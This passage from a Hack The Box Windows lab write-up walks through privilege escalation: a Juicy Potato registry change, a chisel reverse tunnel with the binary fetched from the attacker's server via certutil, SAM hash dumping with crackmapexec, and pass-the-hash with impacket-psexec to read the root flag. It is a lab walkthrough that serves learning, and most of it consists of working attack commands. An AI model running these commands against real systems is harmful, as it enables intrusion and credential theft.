





There must be many methods to escalate privileges, since I can now inject commands impersonating the administrator user account, but I will take advantage that port 445 of the SMB service is open locally and with jpillora’s chisel tool I can set up a tunnel from my local port 445 to the victim’s port. After building with go and compressing with upx the chisel executable, I continue with downloading the version of it but for the Windows machine and transfer it. Both executables work correctly on both machines so I can now configure the server and the client to create the tunnel, with lsof and crackmapexec I validate that everything is configured correctly.
Victime Machine:
.\JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f"

netstat -ano
Attacker Machine:
git clone https://github.com/jpillora/chisel
cd chisel
go build -ldflags '-s -w' .
du -hc chisel
# 8.6M  total
upx chisel
du -hc chisel
# 3.5M  total

mv /home/al3j0/Downloads/chisel_1.7.2_windows_amd64.gz ./
gunzip chisel_1.7.2_windows_amd64.gz
file chisel.exe
python3 -m http.server 80
Victime Machine:
certutil.exe -f -urlcache -split http://10.10.14.14/chisel.exe ./chisel.exe
.\chisel.exe
Attacker Machine:
./chisel server --reverse -p 1234
Victime Machine:
.\chisel.exe client 10.10.14.14:1234 R:445:127.0.0.1:445
Attacker Machine:
lsof -i:445
crackmapexec smb 127.0.0.1




I can also validate with crackmapexec using the SMB service the account I had previously created with Juicy Potato and I can now dump the SAM hashes of all the accounts in the system because the account belongs to the localgroup Administrators. Finally with impacket-psexec I perform a Pass The Hash attack and access the system with the account with maximum privileges, I can now access the content of the two flags to enter the Hack The Box platform and validate the engagement of the box.
Attacker Machine:
crackmapexec smb 127.0.0.1 -u 'old_b0y' -p 'oldboy123!$'
crackmapexec smb 127.0.0.1 -u 'old_b0y' -p 'oldboy123!$' --sam
impacket-psexec WORKGROUP/Administrator@127.0.0.1 cmd.exe -hashes :89d----b686
Victime Machine:
cd C:\Users\merlin\Desktop
dir
# :(
dir /a
# :)

dir /s root.txt
type C:\Users\Administrator\Desktop\root.txt
An Hack The Box Windows machine that leaves me very satisfied with the knowledge learned and with a great effort invested to find the Engagement vector. I never cease to be amazed when I find what is the way to exploit a vulnerability, as there are many ways to succeed. It’s time to kill this box and go for the next one.